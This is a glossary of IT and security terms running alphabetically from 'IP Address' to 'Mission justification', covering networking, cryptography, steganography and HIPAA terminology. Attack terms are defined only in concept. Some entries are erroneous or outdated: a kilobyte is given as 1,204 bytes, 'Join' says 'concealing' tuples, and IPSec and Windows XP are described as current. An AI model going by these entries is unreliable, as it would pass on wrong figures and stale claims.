IP Address—A unique number assigned to each computer on the Internet, consisting of four numbers, each less than 256, and each separated by a period, such as 129.16.255.0.

IP Datagram—The fundamental unit of information passed across the Internet. Contains source and destination addresses, along with data and a number of fields that define such things as the length of the datagram, the header checksum, and flags to say whether the datagram can be (or has been) fragmented.

IP security protocol (IPSec)—A protocol in development by the IETF to support secure data exchange. Once completed, IPSec is expected to be widely deployed to implement Virtual Private Networks (VPN). IPSec supports two encryption modes: Transport and Tunnel. Transport mode encrypts the data portion (payload) of each packet but leaves the header untouched. Tunnel mode is more secure since in encrypts both the header and the payload. On the receiving side, an IPSec-compliant device decrypts each packet.

IP Spoofing—IP (Address) Spoofing is a technique used to gain unauthorized access to computers or network devices, whereby the intruder sends messages with an IP source address to pretend that the message is coming from a trusted source.

IPA— Independent Providers Association.

IPC—Inter-process communication.

IPL—Initial program load.

IPSec—The security architecture for IP; developed by the IETF to support reliable and secure datagram exchange at the IP layer. The IPSec architecture specifies AH, ESP, Internet Key Exchange (IKE), and Internet Security Association Key Management Protocol (ISAKMP), among other things.

IPX—Internet packet exchange.

IRB—Integrated routing and bridging.

IRB— Institutional Review Board.

IRC—Internet Relay Chat. This is a service (you must load the application on your computer) that allows interactive conversation on the Internet. IRC also allows you to exchange files and have "private" conversations. Some major supporters of this service are IRCnet and DALnet.

IS—Intermediate system.

IS Security Goal—See *Security Goal.*

ISACA—Information Systems Audit and Control Association.

ISAKMP—Internet Security Association Key Management Protocol.

(ISC)^2—International Information Systems Security Certification Consortium.

ISDN (Integrated Services Digital Network)—There are two forms of ISDN: PRI and BRI. BRI interface supports a total signaling rate of 144 kbps, which is divided up into two B or bearer channels, which run at 64 kbps, and a D or data channel, which runs at 16 kbps. The bearer channels carry the actual voice, video, or data information, and the D channel is used for signaling. PRI or primary rate interface provides the same throughput as a T-1 1.544 Mbps, has 23 B or bearer channels, which run at 64 kbps, and a D or data channel, which runs at 16 kbps.

ISDN BRI—Integrated Services Digital Network — Basic Rate Interface.

ISDN PRI—Integrated Services Digital Network — Primary Rate Interface.

ISIS—Intermediate System Intermediate System (OSI standard routing protocol).

ISM (Industrial, Scientific, and Manufacturing) frequencies—A term describing several frequencies in the radio spectrum set aside for specific purposes.

ISO— See the International Organization for Standardization.

ISO 17799—ISO 17799 gives general recommendations for information security management. It is intended to provide a common international basis for developing organizational security standards and effective security management practice and to provide confidence in inter-organizational dealings.

ISO 9000—A certification program that demonstrates an organization adheres to steps that ensure quality of goods and services. A quality series that comprises a set of five documents and was developed in 1987 by the International Standards Organization (ISO).

Isolation—The separation of users and processes in a computer system from one another, as well as from the protection controls of the operating system.

ISP—See Internet Service Provider. .

IS-Related Risk—The probability that a particular threat agent will exploit, or trigger, a particular information system vulnerability and the resulting mission/business impact if this should occur. IS related-risks arise from legal liability or mission/business loss due to (1) Unauthorized (malicious, nonmalicious, or accidental) disclosure, modification, or destruction of information; (2) Nonmalicious errors and omissions; (3) IS disruptions due to natural or man-made disasters; (4) Failure to exercise due care and diligence in the implementation and operation of the IS.

ISSA—Information Systems Security Association.

ISSO—Information system security officer.

IT infrastructure—The hardware, software, and telecommunications equipment that when combined provides the underlying foundation to support the organization's goal.

IT security—Technological discipline concerned with ensuring that IT systems perform as expected and do nothing more; that information is provided adequate protection for confidentiality; that system, data and software integrity is maintained; and that information and system resources are protected against unplanned disruptions of processing that could seriously impact mission accomplishment. Synonymous with *Automated information system security, Computer security* and *information systems security.*

IT security architecture—A description of security principles and an overall approach for complying with the principles that drive the system design; i.e., guidelines on the placement and implementation of specific security services within various distributed computing environments.

IT security basics—A core set of generic IT security terms and concepts for all federal employees as a baseline for further, role-based learning.

IT security body of knowledge topics and concepts—A set of 12 high-level topics and concepts intended to incorporate the overall body of knowledge required for training in IT security.

IT security goals—See *security goals.*

IT security literacy—The first solid step of the IT security training level where the knowledge obtained through training can be directly related to the individual's role in his or her specific organization.

IT security program—A program established, implemented, and maintained to assure that adequate IT security is provided for all organizational information collected, processed, transmitted, stored, or disseminated in its information technology systems. Synonymous with *Automated information system security program, Computer security program,* and *information systems security program.*

IT system—a collection of computing or communications components and other resources that support one or more functional objectives of an organization. IT system resources include any IT component plus associated manual procedures and physical facilities that are used in the acquisition, storage, manipulation, display, or movement of data or to direct or monitor operating procedures. An IT system may consist of one or more computers and their related resources of any size. The resources that comprise a system do not have to be physically connected.

ITA—Protection of the TSF, availability of exported TSF data.

ITC—(1) User data protection, import from outside TSF control; (2) protection of the TSF, confidentiality of exported TSF data; (3) trusted path/channels, inter-TSF trusted channel.

Iterative Development Life Cycle—A strategy for developing systems that allows for the controlled reworking of parts of a system to remove mistakes or to make improvements based on feedback.

ITL—Information Technology Laboratory.

IT-Related Risk—The net mission/business impact considering the probability that a particular threat source will exploit, or trigger, a particular information system vulnerability, and the resulting impact if this should occur. IT-related risks arise from legal liability or mission/business loss due to, but not limited to (1) Unauthorized (malicious, nonmalicious, or accidental) disclosure, modification, or destruction of information; (2) Nonmalicious errors and omissions; (3) IT disruptions due to normal or man-made disasters; (4) Failure to exercise due care and diligence in the implementation and operation of the IT.

ITS—Intelligent transportation systems.

ITSEC—Information Technology Security Evaluation Criteria.

ITT—(1) User data protection, internal TOE transfer. (2) protection of the TSF, internal TOE TSF data transfer.

ITU—International Telecommunications Union.

ITU-T—ITU Telecommunication Standardization Sector.

IW—Information warfare.

Jargon code—A code that uses words (esp. nouns) instead of figure or letter-groups as the equivalent of plain language units.

Java—Object-oriented programming language developed at Sun Microsystems to solve a number of problems in modern programming practice. The Java language is used extensively on the World Wide Web, particularly for applets.

JCAHO—See the Joint Commission on Accreditation of Healthcare Organizations.

J-Codes—A subset of the HCPCS Level II code set with a high-order value of "J" that has been used to identify certain drugs and other items. The final HIPAA transactions and code sets rule states that these J-codes will be dropped from the HCPCS, and that NDC codes will be used to identify the associated pharmaceuticals and supplies.

JHITA—See the Joint Healthcare Information Technology Alliance.

Jitter attack—A method of testing or defeating the robustness of a watermark. This attack applies "jitter" to a cover by splitting the file into a large number of samples, the deletes or duplicates one of the samples and puts the pieces back together. At this point the location of the embedded bytes cannot be found. This technique is nearly imperceptable when used on audio and video files.

Job—A complete set of programs to be executed in sequence on a computer.

Job accounting system—A set of systems software that can track the services and resources used by computer system account holders.
Job function—The roles and responsibilities specific to an individual, not a job title.
Job queue—A set of programs held in temporary storage and awaiting execution.
Join—An operation that takes two relations as operand and produces a new relation by concealing the tuples and matching the corresponding columns when a stated condition holds between the two.
Joint Application Development (JAD)—Occurs when knowledge workers and IT specialists meet, sometimes for several days, to define or review the business requirements for the system.
Joint Commission on Accreditation of Healthcare Organizations (JCAHO)—An organization that accredits healthcare organizations. In the future, the JCAHO may play a role in certifying these organizations' compliance with the HIPAA A/S requirements.
Joint Healthcare Information Technology Alliance (JHITA)—A healthcare industry association that represents AHIMA, AMIA, CHIM, CHIME, and HIMSS on legislative and regulatory issues affecting the use of health information technology.
JPEG—Joint Photographic Experts Group.
Judgment—The ability to make a decision or form an opinion by discerning and evaluating.
Jukebox—Hardware that houses, reads, and writes to many optical disks using a variety of mechanical methods for operation.
Just in Time (JIT)—An approach that produces or delivers a product or service just at the time the customer wants it.
KDC—Key distribution center.
Kerberos—Developing standard for authenticating network users. Kerberos offers two key benefits: it functions in a multi-vendor network, and it does not transmit passwords over the network.
Kerckhoff's principle—A cryptography principle that states if the method used to encipher data is known by an opponent then security must lie in the choice of the key.--can be expanded on.
Kermit—A (once) popular file transfer and terminal emulation program.

Key (cryptovariable)—In cryptography, a sequence of symbols that controls encryption and decryption. For some encryption mechanisms (symmetric), the same key is used for both encryption and decryption; for other mechanisms (asymmetric), the keys used for encryption and decryption are different.
Key fingerprint—The actual binary code of an encryption key, which is presented in hexadecimal notation.
Key generation—The origination of a key or set of distinct keys.
Key length—The number of binary digits, or bits, in an encryption algorithm's key. Key length is sometimes used to measure the relative strength of the encryption algorithm.
Key logger (or key trapper) software—A program that, when installed on a computer, records every keystroke and mouse click.
Key management—The generation, storage, distribution, deletion, archiving and application of keys in accordance with a security policy.
Key space—The total number of possible values of keys in a cryptographic algorithm or other security measure such as a password. For example, a 20 bit key would have a key space of 1,048,576. See *key length* and *key fingerprint.*
Key, primary—A unique attribute used to identify a class of records in a database.
Key2audio—A product of Sony designed to control the copying of CDs by embedding code within the CD that prevents playback on a PC or Mac preventing track ripping or copying.
Keyboard—Today's most popular input technology.
Key-to-disk device—A keyboard unit that records data as patterns of magnetic spots onto magnetic disks.
Kilobyte (K byte)—The equivalent of 1,204 bytes.
KMI—Key management infrastructure.

Knowledge—Information from multiple sources integrated with common, environmental, real-world experience.

Knowledge acquisition—The component of the expert system that the knowledge engineer uses to enter the rules.

Knowledge base—The part of an expert system that contains specific information and facts about the expert area. Rules that the expert system uses to make decisions are derived from this source.

Knowledge engineer—The person who formulates the domain expertise of an expert system.

Knowledge levels—Verbs that describe actions an individual should be capable of performing on the job after completion of the training associated with the cell. The verbs are identified for three training levels: Beginning, Intermediate, and Advanced.

Knowledge worker—Works with and produces information as a product.

Knowledge-based system—An artificial intelligence system that applies reasoning capabilities to reach a conclusion. Also known as an expert system.

Known-cover attack—A type of attack where both the original, unaltered cover and the stego-object are available.

Known-message attack—A type of attack where the hidden message is known to exist by the attacker and the stego-object is analyzed for patterns which may be beneficial in future attacks. This is a very difficult attack, equal in difficulty to a stego-only attack.

Known-stego attack—An attack where the tool (algorithm) is known and the original cover object and stego-object are available.

L2F Protocol—Layer 2 Forwarding Protocol. Protocol that supports the creation of secure virtual private dial-up networks over the Internet.

Label—A set of symbols used to identify or describe an item, record, message, or file.

LAN—Local Area Network. High-speed, low-error data network covering a relatively small geographic area (up to a few thousand meters). LANs connect workstations, peripherals, terminals, and other devices in a single building or other geographically limited area. LAN standards specify cabling and signaling at the physical and data-link layers of the OSI model. Ethernet, FDDI, and Token Ring are widely used LAN technologies. *Compare with* MAN and WAN.

LAN Switch—High-speed switch that forwards packets between data-link segments. Most LAN switches forward traffic based on MAC addresses. This variety of LAN switch is sometimes called a frame switch. LAN switches are often categorized according to the method they use to forward traffic: cut-through packet switching or store-and-forward packet switching. Multi-layer switches are an intelligent subset of LAN switches. *Compare with* multi-layer switch. *See also* cutthrough packet switching and store-and-forward packet switching.

Language processing—The step of ASR in which the system attempts to analyze and make sense of the user's verbal instructions by comparing the word phonemes generated in step 2 with a language model database.

Language Translator—Systems software that converts programs written in assembler or a higher-level language into machine code.

LAPB—Link Access Procedure — Balanced.

LAPD—Link Access Procedure on the D Channel.

LAPF—Link Access Procedure for Frame-Mode Bearer Services.

Laser—Light Amplification by Stimulated Emission of Radiation. Analog transmission device in which a suitable active material is excited by an external stimulus to produce a narrow beam of coherent light that can be modulated into pulses to carry data. Networks based on laser technology are sometimes run over SONET.

Laser Printer—An output unit that uses intensified light beams to form an image on an electrically charged drum and then transfers the image to paper.

Last mile bottleneck problem—Occurs when information is traveling on the Internet over a very fast line for a certain distance and then comes near the user where it must travel over a slower line.

LAT—Local area transport.

Latency—In local networking, the time (measured in bits at the transmission rate) for a signal to propagate around or throughput the network. The time taken by a DASD device to position a storage location to reach the read arm over the physical storage medium. For general purposes, average latency time is used. Delay between the time a device requests access to a network and the time it is granted permission to transmit.

Law Enforcement Agency (LEA)—Organization authorized by a lawful authorization based on a national law to receive the results of telecommunications interceptions.

Law Enforcement Monitoring Facility (LEMF)—Law enforcement facility designated as the transmission destination for the results of interception relating to a particular interception subject.

Law Enforcement Official—See Part II, 45 CFR 164.501.

Lawful authorization—Permission granted to an LEA under certain conditions to intercept specified telecommunications and requiring cooperation from an NWO/AP/SvP. Typically, this refers to a warrant or order issued by a lawfully authorized body.

Lawful interception or intercept—See Interception.

Laws and regulations—Federal, government-wide and organization-specific laws, regulations, policies, guidelines, standards, and procedures mandating requirements for the management and protection of information technology resources.

Layer 3 Switching—The emerging layer 3 switching technology integrates routing with switching to yield very high routing throughput rates in the millions-of-packets-per-second range. The movement to layer 3 switching is designed to address the downsides of the current generation of layer 2 switches, which are functionally equivalent to bridges. These downsides for a large, flat network include being subject to broadcast storms, spanning tree loops, and address limitations that drove the injection of routers into bridged networks in the late 1980s. Currently, layer 3 switching is represented by a number of approaches in the industry.

Layered Defense—A combination of security services, software and hardware, infrastructures, and processes which are implemented to achieve a required level of protection. These mechanisms are additive in nature with the minimum protection being provided by the network and infrastructure layers.

LCD—Lifecycle support, lifecycle definition.

LCN—Logical Channel Number (X.25).

LCP—Link Control Protocol (X.25).

LDAP—Lightweight Directory Access Protocol. Protocol that provides access for management and browser applications that provide read/write interactive access to the X.500 Directory.

LDN—Local dial number (ISDN).

Learning—Knowledge gained by study (in classes or through individual research and investigation).

Learning continuum—A representation in which the common characteristic of learning is presented as a series of variations from awareness through training to education.

Learning objective—A link between the verbs from the "knowledge levels" section to the "Behavioral Outcomes" by providing examples of the activities an individual should be capable of doing after successful completion of training associated with the cell. Learning Objectives recognize that training must be provided at Beginning, Intermediate, and Advanced levels.

Leased Line—An un-switched telecommunications channel leased to an organization for its exclusive use.

Least Cost Routing (LCR)—The automatic selection of the most economically available route for each outgoing trunk call. Also known as automatic route selection.

Least privilege—Confinement technique in which each process is given only the minimum privileges it needs to function; also referred to as sandboxing. (See also need-to-know.).

Least Recently Used (LRU)—A replacement strategy in which new data must replace existing data in an area of storage; the least recently used items are replaced.

Least significant bit steganography—A substitution method of steganography where the right most bit in a binary notation is replaced with a bit from the embedded message. This method provides "security through obscurity", a technique which can be rendered useless if an attacker knows the technique is being used. .

Legacy Information System—An operational IS that existed prior to the implementation of the DITSCAP.

Legacy system—A previously built system using older technologies such as mainframe computers and programming languages such as COBOL.

Letter bomb—A Trojan horse that triggers when an e-mail message is read.

Liability—Condition of being or potentially subject to an obligation; condition of being responsible for a possible or actual loss, penalty, evil, expense, or burden. Condition that creates a duty to perform an act immediately or in the future, including almost every character of hazard or responsibility, absolute, contingent, or likely.

Lightweight Directory Access Protocol (LDAP)—This protocol provides access for management and browser application that provide read/write interactive access to the X.500 Directory.

Likert scale—an evaluation tool that is usually from one to five (one being very good; five being not good, or vice versa), designed to allow an evaluator to prioritize the results of the evaluation.

Limit check—An input control text that assesses the value of a data field to determine whether values fall within set limits.

Line conditioning—A service offered by common carriers to reduce delay, noise, and amplitude distortion to produce transmission of higher data speeds.

Line printer—An output unit that prints alphanumeric characters one line at a time.

Line speed—The transmission rate of signals over a circuit, usually expressed in bits per second.

Line-of-Sight (LOS)—Defined by the Fresnel Zone. Fresnel zone clearance is the minimum clearance over obstacles that the signal needs to be sent over. Reflection or path bending occurs if the clearance is not sufficient.

Linguistic steganography—The method of steganography where a secret is embedded in a harmless message. See also *Jargon Code*.

Link encryption—The application of online crypto-operations to a link of a communications system so that all information passing over the link is encrypted in its entirety.

Linkage—The purposeful combination of data or information from one information system with that from another system in the hope of deriving additional information.

Linux—An open source operating system that provides a rich operating environment for high-end workstations and network servers.

List—A collection of information arranged in columns and rows in which each column displays one particular type of information.

List definition table—A description of a list by column.

LLC—Logical Link Control.

LLD—Development, low-level design.

LMI—Local Management Interface (Frame Relay).

Load Sharing—A multiple-computer system that shares the load during peak hours. During non-peak periods or standard operation, one system can handle the entire load with the others acting as fallback units.

Local Area Network (LAN)—The physical connection of microcomputers with communication media (e.g., cable and fiber optics) that allows the sharing of information and peripherals among those microcomputers.

Local code(s)—A generic term for code values that are defined for a state or other political subdivision, or for a specific payer. This term is most commonly used to describe HCPCS Level III Codes, but also applies to state-assigned Institutional Revenue Codes, Condition Codes, Occurrence Codes, Value Codes, etc.

Local loop—The physical connection from the subscriber's premises to the carrier's point of presence (POP). The local loop can be provided over any suitable transmission medium.

Local Multipoint Distribution Services (LMDS)—A method of distributing TV signals to households in a local community. LMDS uses broadcast microwave signals to contact local dishes. The received signal is then distributed through the central CATV system.

Location information—Information relating to the geographical, physical, or logical location of an identity relating to an interception subject.

Lock/key protection system—A protection system that involves matching a key or a password with a specified access requirement.

Logged-on but Unattended—A workstation is considered logged on but unattended when the user is (1) Logged on but is not physically present in the office; and (2) There is no one else present with an appropriate level of clearance safeguarding access to the workstation. Coverage must be equivalent to that which would be required to safeguard hard copy information if the same employee were away from his or her desk. Users of logged on but unattended classified workstations are subject to the issuance of security violations.

Logging—The automatic recording of data for the purpose of accessing and updating it.

Logic bomb—A Trojan horse that will trigger when a specific logical event or action occurs.

Logical error—A programming error that causes the wrong processing to take place in a syntactically valid program.

Logical file organization—The sequencing of data records in a file according to their key.

Logical Link Control (LLC)—The portion of the link level protocol in the 802 standards that is in direct contact with higher-level layers.

Logical Observation Identifiers, Names and Codes (LOINC)—A set of universal names and ID codes that identify laboratory and clinical observations. These codes, which are maintained by the Regenstrief Institute, are expected to be used in the HIPAA claim attachments standard.

Logical operation—A comparison of data values within the arithmetic logic unit. These comparisons show when one value is greater than, equal to, or less than a second value.

Logical operator—A symbol used in programming that initiates a comparison operation of two or more data values.

Logical organization—Data elements organized in a manner that meets human and organizational processing needs.

Logically disconnect—Although the physical connection between the control unit and a terminal remains intact, a system enforced disconnection prevents communication between the control unit and the terminal.

LOINC—See Logical Observation Identifiers, Names and Codes.

Loop—A repeating structure or process.

Loophole—An error of omission or oversight in software, hardware, or firmware that permits circumventing the access control process.

Lost Pouch—Any pouch-out-of-control which is not recovered.

LRA—Local registration authority (for digital certificates).

LSA—Link-state advertisement.

LSP—Link state packet.

LT—Local termination.

LTC—Long-Term Care.

M+CO—Medicare Plus Choice Organization.

MAC—(1) Mandatory access controls. (2) Message authentication codes. (3) Media access control.

MAC (1)—Mandatory Access Control.

MAC (2)—Message Authentication Code.

MAC (3)—Media Access Control.

MAC (Media Access Control)—See *media access control.* .

MAC Address—Standardized data-link layer address ingrained into a NIC that is required for every port or device that connects to a LAN. Other devices in the network use these addresses to locate specific ports in the network and to create and update routing tables and data structures. MAC addresses are 6 bytes long and are controlled by the IEEE. Also known as a hardware address, MAC-layer address, and physical address. *Compare with* network address.

Mac OS—The operating system for today's apple computers.

Machine Language—Computer instructions or code representing computer operations and memory addresses in a numeric form that is executable by the computer without translation.

Machine language—Computer instructions or code representing computer operations and memory addresses in a numeric form that is executable by the computer without translation.

Macro viru—A computer virus that spreads by binding itself to software such as Word or Excel.

Madison Project—A code name for IBM's Electronic Music Management System (EMMS). EMMS is being designed to deliver piracy-proof music to consumers via the Internet.

Magicgate—A memory media stick from Sony designed to allow users access to copyrighted music or data.

Magnetic disk—A storage device consisting of metallic platters coated with an oxide substance that allows data to be recorded as patterns of magnetic spots.

Magnetic Ink Character Recognition (MICR)—An input method under which data is encoded in special ink containing iron particles. These particles can be magnetized and sensed by special machines and converted into computer input.

Magnetic tape—A storage medium consisting of a continuous strip of coated plastic film wound onto a reel and on which data can be recorded as defined patterns of magnetic spots.

Mail gateway—A machine that connects two or more e-mail systems (especially dissimilar mail systems on two different networks) and transfers messages between them. Sometimes the mapping and translation can be quite complex, and generally it requires a store-and-forward scheme whereby the message is received from one system completely before it is transmitted to the next system after suitable translations.

Mail relay server—An e-mail server that relays messages where neither the sender nor the receiver is a local user. A risk exists that an unauthorized user could hijack these open relays and use them to spoof their own identity.

Mail server—Provides e-mail services and accounts.

Mailing list—Discussion groups organized by area of interest.

Mainframe computer—A computer designed to meet the computing needs of hundreds of people in a large business environment.

Maintain or Maintenance—See Part II, 45 CFR 162.103.

Maintainability—The general ease of a system to be maintained, at all levels of maintenance.

Maintenance—Tasks associated with the modification or enhancement of production software.

Maintenance Organization—The government organization responsible for the maintenance of an IS. (Although the actual organization performing maintenance on a system may be a contractor, the maintenance organization is the government organization responsible for the maintenance.).

Maintenance phase—Monitors and supports the new system to ensure it continues to meet the business goals.

Maintenance Programmer—An applications programmer responsible for making authorized changes to one or more computer programs and ensuring that the changes are tested, documented, and verified.

Major application—An application that requires special attention to security due to the risk and magnitude of the harm resulting from the loss, misuse, or unauthorized access to, or modification of, the information in the application. A breach in a major application might comprise many individual application programs and hardware, software, and telecommunications components. Major applications can be either major software applications or a combination of

hardware/software where the only purpose of the system is to support a specific mission-related function.

MAN—Metropolitan area network.

Management controls—Actions taken to manage the development, maintenance, and use of the system, including system-specific policies, procedures, and rules of behavior, individual roles and responsibilities, individual accountability, and personnel security decisions.

Management Information Systems (MIS)—Deals with the planning, development, management, and use of information technology tools to help people perform tasks related to information processing and management.

Mandatory Access Control (MAC)—MAC is a means of restricting access to data based on varying degrees of security requirements for information contained in the objects.

Mandatory access controls—A policy-based means of restricting access to objects based on the sensitivity (as represented by a label) of the information contained in the objects and the formal authorization (access control privileges) of subjects to access information of such sensitivity.

Man-in-the-middle attack—Scenarios in which a malicious user can intercept messages and insert other messages that compromise the otherwise secure exchange of information between two parties.349.

MAP—Manufacturing Automation Protocol.

Maritime Strategy—Naval objectives for sea control, maritime power projection, and control and protection of shipping. The Naval objectives in support of the National Strategy.

Marketing—See Part II, 45 CFR 164.501.

Marketing mix—The set of marketing tools that a firm uses to pursue its marketing objectives in the target market.

Masquerade—A type of security threat that occurs when an entity successfully pretends to be a different entity.

Mass customization—When a business gives its customers the opportunity to tailor its product or service to the customer's specifications.

Massachusetts Health Data Consortium (MHDC)—An organization that seeks to improve healthcare in New England through improved policy development, better technology planning and implementation, and more informed financial decision making.

Master file—An automated file that contains semi-permanent or permanent information and is maintained over a time period required by organizational policy.

Master plan—A long-range plan, derived from the notional architecture, for development and procurement of capabilities.

Matrix display—The alphanumeric representation of characters as patterns of tiny dots in specific positions on a display terminal.

Matrix printer—A hard-copy printing device that forms alphanumeric characters with small pins arranged in a matrix of rows and columns.

Mature system—A fully operational system that performs all the functions it was designed to accomplish.

MAU—Media Attachment Unit.

Maximum Defined Data Set—Under HIPAA, this is all of the required data elements for a particular standard based on a specific implementation specification. An entity creating a transaction is free to include whatever data any receiver might want or need. The recipient is free to ignore any portion of the data that is not needed to conduct their part of the associated business transaction, unless the inessential data is needed for coordination of benefits. Also see Part II, 45 CFR 162.103.

MCO—Managed Care Organization.

M-commerce—The term used to describe E-commerce conducted over a wireless device such as a cell phone or personal digital assistant.

MCS—TOE access, limitation on multiple concurrent sessions.

MD5 hash value—A mathematically generated string of 32 letters and digits that is unique for an individual storage medium at a specific point in time.

MDx—Message Digest (e.g., MD5).

Media—The various physical forms (e.g., disk, tape, and diskette) on which data is recorded in machine-readable formats.

Media Access Control (MAC)—Lower of the two sub-layers of the data-link layer defined by the IEEE. The MAC sub-layer handles access to shared media, such as whether token passing or contention will be used. A local network control protocol that governs station access to a shared transmission medium. Examples are token passing and CSMA. See also *carrier sense, multiple access.*

Mediation—Action by an arbiter that decides whether or not a subject or process is permitted to perform a given operation on a specified object.

Mediation function—A mechanism that passes information between an NWO, an AP or an SvP, and a handover interface, and information between the internal network interface and the handover interface.

Medicaid Fiscal Agent (FA)—The organization responsible for administering claims for a state Medicaid program.

Medicaid State Agency—The state agency responsible for overseeing the state's Medicaid program.

Medical Code Sets—Codes that characterize a medical condition or treatment. These code sets are usually maintained by professional societies and public health organizations. Compare to administrative code sets.

Medical Records Institute (MRI)—An organization that promotes the development and acceptance of electronic healthcare record systems.

Medicare Contractor—A Medicare Part A Fiscal Intermediary, a Medicare Part B Carrier, or a Medicare Durable Medical Equipment Regional Carrier (DMERC).

Medicare Durable Medical Equipment Regional Carrier (DMERC)—A Medicare contractor responsible for administering Durable Medical Equipment (DME) benefits for a region.

Medicare Part A Fiscal Intermediary (FI)—A Medicare contractor that administers the Medicare Part A (institutional) benefits for a given region.

Medicare Part B Carrier—A Medicare contractor that administers the Medicare Part B (Professional) benefits for a given region.

Medicare Remittance Advice Remark Codes—A national administrative code set for providing either claim-level or service-level Medicare-related messages that cannot be expressed with a Claim Adjustment Reason Code. This code set is used in the X12 835 Claim Payment & Remittance Advice transaction, and is maintained by the HCFA.

Megabyte (Mbyte, MB)—The equivalent of 1,048,576 bytes.

Megahertz (MHz)—The number of millions of CPU cycles per second.

Memorandum of Understanding (MOU)—A document that provides a general description of the responsibilities that are to be assumed by two or more parties in their pursuit of some goal(s). More specific information may be provided in an associated SOW.

Memorandum of understanding/agreement—A document established between two or more parties to define their respective responsibilities in accomplishing a particular goal or mission. In this guide, an MOU/A defines the responsibilities of two or more organizations in establishing, operating, and securing a system interconnection. .

Memory—The area in a computer that serves as temporary storage for programs and data during program execution.

Memory address—The location of a byte or word of storage in computer memory.

Memory bounds—The limits in the range of storage addresses for a protected region in memory.

Memory chips—A small integrated circuit chip with a semiconductor matrix used as computer memory.

Menu—A section of the computer program--usually the top-level module--that controls the order of execution of other program modules. Also, online options displayed to a user, prompting the user for specific input.

Message—1. The data input by the user in the online environment that is used to drive a transaction. The output of transaction. 2. In steganography, the data a sender wishes to remain confidential. This data can be text, still images, audio, video or anything that can be represented as a bitstream.

Message address—The information contained in the message header that indicates the destination of the message.

Message Authentication Code (MAC)—Message Authentication Code is a one-way hash computed from a message and some secret data. It is difficult to forge without knowing the secret data. Its purpose is to detect if the message has been altered.

Message digest—An example would be MD5. A message digest is a combination of alphanumeric characters generated by an algorithm that takes a digital object (such as a message you type) and pulls it through a mathematical process, giving a digital fingerprint of the message (enabling you to verify the integrity of a given message).

Message Handling System (MHS)—The system of message user agents, message transfer agents, message stores, and access units that together provide OSI e-mail. MHS is specified in the ITU-TSS X.400 series of recommendations.

Message Stream—The sequence of messages or parts of messages to be sent.

Message Transfer Agent (MTA)—An OSI application process used to store and forward messages in the X.400 message handling system. Equivalent to Internet mail agent.

Messaging application—An application based on a store and forward paradigm; it requires an appropriate security context to be bound with the message itself.

Messaging service—An interactive service that offers user-to-user communication between individual users via storage units with store-and-forward, and mailbox or message handling functions (e.g., information editing, processing, and conversion).

Messaging-based workflow system—Sends work assignments through an e-mail system.

Metadata—The description of such things as the structure, content, keys, and indexes of data.

Metalanguage—A language used to specify other languages.

Metatag—A part of a Web site text not displayed to users but accessible to browsers and search engines for finding and categorizing Web sites.

Method—A function, capability, algorithm, formula, or process that an object is capable of performing.

Metropolitan Area Network (MAN)—A data network intended to serve an area approximating that of a large city. Such networks are being implemented by innovative techniques, such as running fiber cables through subway tunnels.

MGMA—Medical Group Management Association.

MHDC—See the Massachusetts Health Data Consortium.

MHDI—See the Minnesota Health Data Institute.

MIB—Management information base.

Microcomputer—A small microprocessor-based computer built to handle input, output, processing, and storage functions.

Microdot—a detailed form of microfilm that has been reduced to an extremely small size for ease of transport and purposes of security.

Microfilm—A film for recording alphanumeric and graphics output that has been greatly reduced in size.

Micro-payment—A technique to facilitate the exchange of small amounts of money for an Internet transaction.

Microphone—For capturing live sounds, such as human voice.

Microprocessor—A single small chip containing circuitry and components for arithmetic, logical, and control operations.

Microsoft Windows 2000 Millennium (Windows 2000Me)—An operating system for a home computer featuring utilities for setting up a home network and performing video, photo, and music editing and cataloging.

Microsoft Windows 2000 Professional (Windows 2000 Pro)—An operating system for people who have a personal computer connected to a network of other computers at work or at school.

Microsoft Windows XP Home—Microsoft's latest upgrade to Windows 2000Me, with enhanced features for allowing multiple users to use the same computer.

Microsoft Windows XP Professional (Windows XP Pro) —Microsoft's latest upgrade to Windows 2000 Pro.

Microwave—A type of radio transmission used to transmit information.

Middleware—The distributed software needed to support interactions between client and servers.

MIDI—Musical instrument digital interface.

Millions of Instructions Per Second (MIPS)—Used as a measure for assessing the speed of mainframe computers. Also, meaningless indicator of processor speed.

Minicomputer—Typically, a word-oriented computer whose memory size and processing speed falls between that of a microcomputer and a medium-sized computer.

Minimum level of protection—The reduction in the total risk that results from the impact of in-place safeguards. See also *total risk, acceptable risk,* and *residual risk.*

Minimum Scope of Disclosure—The principle that, to the extent practical, individually identifiable health information should only be disclosed to the extent needed to support the purpose of the disclosure.

Minimum security baseline—A set of minimum acceptable security controls, which are applicable to a range of information technology systems.

Minimum security baseline assessment—An evaluation of controls protecting an information system against a set of minimum acceptable security requirements.

Minnesota Health Data Institute (MHDI)—A public-private partnership for improving the quality and efficiency of healthcare in Minnesota. MHDI includes the Minnesota Center for Healthcare Electronic Commerce (MCHEC), which supports the adoption of standards for electronic commerce and also supports the Minnesota EDI Healthcare Users Group (MEHUG).

Minor application—An application, other than a major application, that requires attention to security due to the risk and magnitude of harm resulting from the loss, misuse, or unauthorized access to or modification of the information in the application. Minor applications are typically included as part of a general support system. .

MIPS—See *millions of instructions per second.*

Mirror Image Backup—Mirror image backups (also referred to as bitstream backups) involve the backup of all areas of a computer hard disk drive or another type of storage media (e.g., Zip disks, floppy disks, Jazz disks, etc.). Such mirror image backups exactly replicate all sectors on a given storage device. Thus, all files and ambient data storage areas are copied. Such backups are sometimes referred to as "evidence-grade" backups and they differ substantially from standard file backups and network server backups. The making of a mirror image backup is simple in theory, but the accuracy of the backup must meet evidence standards. Accuracy is essential and to guarantee accuracy, mirror image backup programs typically rely on mathematical CRC computations in the validation process. These mathematical validation processes compare the original source data with the restored data. When computer evidence is involved, accuracy is extremely important, and the making of a mirror image backup is typically described as the preservation of the "electronic crime scene.".

Mirrored site—An alternate site that contains the same information as the original. Mirror sites are set up for backup and disaster recovery as well to balance the traffic load for numerous download requests. Such "download mirrors" are often placed in different locations throughout the Internet.

Mishap risk—An expression of the possibility and impact of an unplanned event or series of events resulting in death, injury, occupational illness, damage to or loss of equipment or property

(physical or cyber), or damage to the environment in terms of potential severity of consequences and likelihood of occurrence. See also *risk.*

MISPC—Minimum interoperability specification of PKI components; a standard that specifies a minimal set of features, transactions, and data formats for the various certification management components that make up a PKI.

Mission—A specific task with which a person, or group of individuals, or organization is entrusted to perform.

Mission criticality—The property that data, resources, and processes may have, which denotes that the importance of that item to the accomplishment of the mission is sufficient to be considered an enabling/disabling factor.

Mission justification—The description of the operational capabilities required to perform an assigned mission. This includes a description of a system's capabilities, functions, interfaces, information processed, operational organizations supported, and the intended operational environment.

